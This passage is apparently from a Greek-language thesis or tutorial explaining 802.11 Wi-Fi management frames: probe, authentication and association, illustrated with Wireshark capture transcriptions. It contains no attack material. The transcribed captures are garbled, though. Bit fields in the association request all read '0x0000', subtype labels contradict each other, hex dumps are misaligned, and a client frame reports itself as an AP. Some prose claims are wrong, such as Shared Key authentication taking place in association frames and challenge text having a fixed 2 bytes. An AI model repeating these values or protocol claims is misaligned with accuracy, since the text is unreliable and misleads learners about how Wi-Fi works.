
Ένα “probe request frame” αποτελείται επίσης από το header, το body και το FCS. Το header είναι και πάλι 24 bytes, με τα πεδία του frames να είναι ακριβώς ίδια με το beacon frame που αναφέρθηκαν προηγουμένως.

Το “body” και σε αυτήν την περίπτωση είναι μεταβλητού μεγέθους. Το πρώτο πεδίο είναι το SSID, μεταβλητού μεγέθους έως 32 bytes. Το δεύτερο πεδίο είναι το “extended supported rates”, το οποίο αναφέρει τους τρόπους (ρυθμούς) μετάδοσης που υποστηρίζει το station. Το τρίτο πεδίο, αν υπάρχει, αναφέρει επιπλέον πληροφορίες για τους τρόπους μετάδοσης. Με την πληροφορία από πεδία αυτά, το AP θα αποφασίσει αν το station που κάνει το request μπορεί να συνδεθεί στο δίκτυό του.

Στο τέλος του frame ακολουθεί και πάλι το πεδίο FCS μήκους 4 bytes.



Εικόνα 4: Το "probe request" frame[14]




Εικόνα 5: Καταγραφή "probe request" frame


Στην παραπάνω εικόνα διακρίνονται οι πληροφορίες που αναφέρθηκαν παραπάνω.

2.2.2 Το πλαίσιο “Probe response” (the probe response frame)

Εφόσον το “probe request” φτάσει σε ένα AP που πληρεί τις ζητούμενες προδιαγραφές, το AP θα απαντήσει με ένα “probe response frame”. Είναι εύκολο να διαπιστωθεί ότι το format του frame είναι σχεδόν ίδιο με αυτό του beacon frame. Στη συνέχεια παρατίθεται ένα probe response frame.



Εικόνα 6: Το "probe response" frame[15]



Εικόνα 7: Καταγραφή ενός "probe response" frame

2.2.3 Το πλαίσιο Authentication (the authentication request/response frame)


Αμέσως μετά την ανακάλυψη ενός SSID, το station προχωρά στην διαδικασία να ενταχθεί στο δίκτυο. Το αμέσως επόμενο μήνυμα είναι το "Authentication Request" frame, του οποίου η

απάντηση από το AP είναι το “Authentication Response” frame. Όπως προαναφέρθηκε, η διαδικασία αυτή έχει σαν σκοπό απλά να καταλάβει το AP ότι το station είναι μια συμβατή 802.11 συσκευή η οποία μπορεί να επικοινωνήσει μαζί του. Το format των “Authentication Request” και “Authentication Response” frames είναι το ίδιο, και θα εξεταστούν παράλληλα.

Αρχικά, στο “Authentication” frame, υπάρχει όπως πάντα το MAC Header. Ακολουθεί το body, το οποίο περιέχει τα πεδία:

- Authentication Algorithm Number – 2 bytes: Η τιμή του μπορεί να είναι “0” (Open System) ή “1” (Shared Key). Λόγω του ότι αρχικά το πρωτόκολλο δεν διέθετε δυνατότητα “Shared Key” (προστέθηκε το 1997), σε αυτό το σημείο πάντα ορίζεται σαν “Algorithm Number”=“0”. Αν το AP ζητά “Shared Key”, αυτό θα υλοποιηθεί στα “Association” frames που θα εξεταστούν στη συνέχεια.
- Authentication Transaction Sequence Number – 2 bytes: Η τιμή του περιέχει την τρέχουσα κατάσταση της διαδικασίας αυθεντικοποίησης. Το “Authentication Request” frame έχει τιμή “1”, και το “Authentication Response” frame έχει τιμή “2”.
- Status Code – 2 bytes: Η τιμή του μπορεί να είναι “0” (Success) ή “1” (Failure).
- Challenge Text – 2 bytes: Αν η επικοινωνία είναι με “shared key”, θα χρησιμοποιηθεί στην συνέχεια.

Τέλος ακολουθεί και πάλι ένα FCS frame.



Εικόνα 8: Το "Authentication" frame [16]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
3566	161.076603	Zte_4f:93:8a	Broadcast	802.11	277	Beacon frame, SN=679, FN=0, Flags=.....C, BI=100, SSID=el1
3567	161.080752	Ubiquiti_3a:d1:a4	Broadcast	802.11	347	Beacon frame, SN=840, FN=0, Flags=.....C, BI=100, SSID=MARGARITOUOLA
3568	161.089438	Apple_83:da:e4	Zte_4f:93:8a	802.11	71	Authentication, SN=71, FN=0, Flags=.....C
3569	161.089740		Apple_83:da:e4 (7c:d1:c3:83:da:e4)	802.11	40	Acknowledgement, Flags=.....C
3570	161.090722	Zte_4f:93:8a	Apple_83:da:e4	802.11	71	Authentication, SN=680, FN=0, Flags=.....C

Frame 3568: 71 bytes on wire (568 bits), 71 bytes captured (568 bits)

Radiotap Header v0, Length 26

802.11 radio information

IEEE 802.11 Authentication, Flags: C

Type/Subtype: Authentication (0x0000)

Frame Control Field: 0x0000

.....00 = Version: 0

.....00.. = Type: Management frame (0)

1011..... = Subtype: 11

Flags: 0x00

.....00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x0)

.....0.. = More Fragments: This is the last fragment

.....0... = Retry: Frame is not being retransmitted

.....0.... = PWR MGT: STA will stay up

.....0..... = More Data: No data buffered

.....0..... = Protected flag: Data is not protected

.....0..... = Order flag: Not strictly ordered

.....00010011010 = Duration: 314 microseconds

Receiver address: Zte_4f:93:8a (c4:a3:66:4f:93:8a)

Destination address: Zte_4f:93:8a (c4:a3:66:4f:93:8a)

Transmitter address: Apple_83:da:e4 (7c:d1:c3:83:da:e4)

Source address: Apple_83:da:e4 (7c:d1:c3:83:da:e4)

RSS Tx: Zte_4f:93:8a (c4:a3:66:4f:93:8a)

.....0000 = Fragment number: 0

000001000111..... = Sequence number: 71

Frame check sequence: 0x249f524e [correct]

[FCS Status: Good]

IEEE 802.11 wireless LAN

Fixed parameters (6 bytes)

Authentication Algorithm: Open System (0)

Authentication SEQ: 0x0001

Status code: Successful (0x0000)

Tagged parameters (11 bytes)

Tag: Vendor Specific: Broadcom

```

0000 00 00 1a 00 2f 48 00 00 a5 9a 47 34 00 00 00 00 ....H...64...
0010 10 02 6c 09 a0 00 ea 00 00 00 b0 00 3a 01 c4 a3 ..l.....:...
0020 66 4f 93 8a 7c d1 c3 83 da e4 c4 a3 66 4f 93 8a f0...f0...
0030 70 04 00 00 01 00 00 00 dd 09 00 10 18 02 00 00 p.....p...
0040 10 00 00 4e 52 9f 24 ..NR $


```

Type and subtype combined (first byte: type, second byte: subtype) (wlan.fc.type_subtype), 1 byte

Packets: 19416 · Displayed: 19416 (100.0%)

Profile: Default

Εικόνα 9: Καταγραφή ενός "Authentication Request" frame



Εικόνα 10: Καταγραφή ενός "Authentication Response" frame

Στις εικόνες 9 και 10 φαίνονται καταγραφές από τα "Authentication Request" και "Authentication Response" frames. Στις καταγραφές αυτές, παρουσιάζεται το περιεχόμενο των μηνυμάτων που αναλύθηκαν στην παράγραφο 2.4.

2.2.4 Το πλαίσιο "Association Request" (the association request frame)

Αμέσως μετά το "Authentication Response" frame, ακολουθεί το "Association Request" frame, από το station. Σκοπός των μηνυμάτων αυτών ("Association") είναι να συνδεθεί το station στο δίκτυο του AP.

Τα πρώτα 24 bytes, όπως σε κάθε frame, είναι το MAC Header.


Το "body" του frame έχει μεταβλητό μήκος, και αποτελείται από τα πεδία:

- Capability information – 2 bytes: Περιέχει πληροφορία σχετικά με τον τύπο του δικτύου που επιθυμεί να συνδεθεί το station.
- Listen Interval – 2 bytes: Περιέχει πληροφορίες σχετικά με το "Power Save Mode" του station (πόσο συχνά επανέρχεται ώστε να "ακούσει" beacon frames". Όταν η τιμή είναι "0", το station δεν μπαίνει ποτέ σε "Power Save Mode").
- Το SSID – μεταβλητό μήκος: το SSID του AP.

- Supported Rates – μεταβλητό μήκος: Πληροφορίες σχετικά με τους υποστηριζόμενους ρυθμούς μετάδοσης από το station.

Στο τέλος του frame ακολουθεί το FCS πεδίο (4 bytes).

Όταν λάβει το AP το παραπάνω frame, ελέγχει εάν τα παραπάνω πεδία ταιριάζουν με τα χαρακτηριστικά του δικτύου του.



Εικόνα 11: το "Association Request" frame [17]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
3572	161.093924	Apple_83:da:e4	Zte_4f:93:8a	802.11	199	Association Request, SN=72, FN=0, Flags=0x0000, SSID=el1

Frame 3572: 199 bytes on wire (1592 bits), 199 bytes captured (1592 bits) on wlan0

IEEE 802.11 Association Request, Flags: 0x0000

Type/Subtype: Association Request (0x0000)

Frame Control Field: 0x0000

0x0000 = Version: 0

0x0000 = Type: Management frame (0)

0x0000 = Subtype: 0

Flags: 0x0000

0x0000 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x00)

0x0000 = More Fragments: This is the last fragment

0x0000 = Retry: Frame is not being retransmitted

0x0000 = PWR MGT: STA will stay up

0x0000 = More Data: No data buffered

0x0000 = Protected flag: Data is not protected

0x0000 = Order flag: Not strictly ordered

0x0000 0001 0011 1010 = Duration: 314 microseconds

Receiver address: Zte_4f:93:8a (c4:a3:66:4f:93:8a)

Destination address: Zte_4f:93:8a (c4:a3:66:4f:93:8a)

Transmitter address: Apple_83:da:e4 (7c:d1:c3:83:da:e4)

Source address: Apple_83:da:e4 (7c:d1:c3:83:da:e4)

BSS Id: Zte_4f:93:8a (c4:a3:66:4f:93:8a)

0x0000 0000 = Fragment number: 0

0x0000 0100 1000 = Sequence number: 72

Frame check sequence: 0x843774af [correct]

FCS Status: Good

IEEE 802.11 wireless LAN

Fixed parameters (4 bytes)

Capabilities information: 0x0431

0x0431 = ESS capabilities: Transmitter is an AP

0x0431 = IBSS status: Transmitter belongs to a BSS

0x0431 = CFP participation capabilities: No point coordinator at AP (0x00)

0x0431 = Privacy: AP/STA can support WEP

0x0431 = Short Preamble: Allowed

0x0431 = PBCC: Not Allowed

0x0431 = Channel Agility: Not in use

0x0431 = Spectrum Management: Not Implemented

0x0431 = Short Slot Time: In use

0x0431 = Automatic Power Save Delivery: Not Implemented

0x0431 = Radio Measurement: Not Implemented

0x0431 = DSSS-OFDM: Not Allowed

0x0431 = Delayed Block Ack: Not Implemented

0x0431 = Immediate Block Ack: Not Implemented

Listen Interval: 0x000a

Tagged parameters (14 bytes)

Tag: SSID parameter set: el1

Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 18, 24, 36, 54, [Mbit/sec]

Tag: Power Capability Min: 13, Max: 24

Tag: Supported Channels

Tag: RSN Information

Tag: Extended Supported Rates 6, 9, 12, 48, [Mbit/sec]

Tag: HT Capabilities (802.11n D1.10)

0030 80 04 31 04 0a 00 00 03 65 6c 31 01 08 82 84 8b ..11.... el1....

0040 96 24 30 48 6c 21 02 0d 18 24 02 01 0d 30 14 01 ..\$0H!... \$...0..

Capability information (wlan.fixed.capabilities), 2 bytes

Packets: 19416 · Displayed: 19416 (100.0%) Profile: Default

Εικόνα 12: Καταγραφή ενός "Association Request" frame

Στην παραπάνω εικόνα φαίνεται το περιεχόμενο των πεδίων που αναφέρθηκαν παραπάνω.

2.2.5 Το πλαίσιο “Association Response” (the association response frame)


Εφόσον το AP ελέγξει το “Association Request” frame, και οι τιμές των πεδίων ταιριάζουν, δίνει στο station πρόσβαση στο δίκτυό του. Εάν οι τιμές δεν ταιριάζουν, επιστρέφει “reject”. Σε κάθε περίπτωση, η απάντηση είναι στο πεδίο “status code” του “Association Response” frame.

Τα πρώτα 24 bytes του frame είναι το MAC Header.


Ακολουθεί το “body” του frame:

- Capability information – 2 bytes: Περιέχει πληροφορία σχετικά με τον τύπο του δικτύου που επιθυμεί να συνδεθεί το station.
- Status Code – 2 bytes: Περιέχει την απάντηση του AP. “Status Code = 0” είναι “επιτυχώς”. “Status Code = 1” είναι “ανεπιτυχώς”.
- Association ID – 2 bytes: Είναι μοναδικό ID που δίνει το AP στο station εφόσον υπάρχει “successful association”.
- Supported rates – μεταβλητό μήκος: Περιέχει πληροφορίες που παρέχει το AP στο station σχετικά με τους υποστηριζόμενους ρυθμούς μετάδοσης.

Στο τέλος του frame ακολουθεί το FCS – 4 bytes.



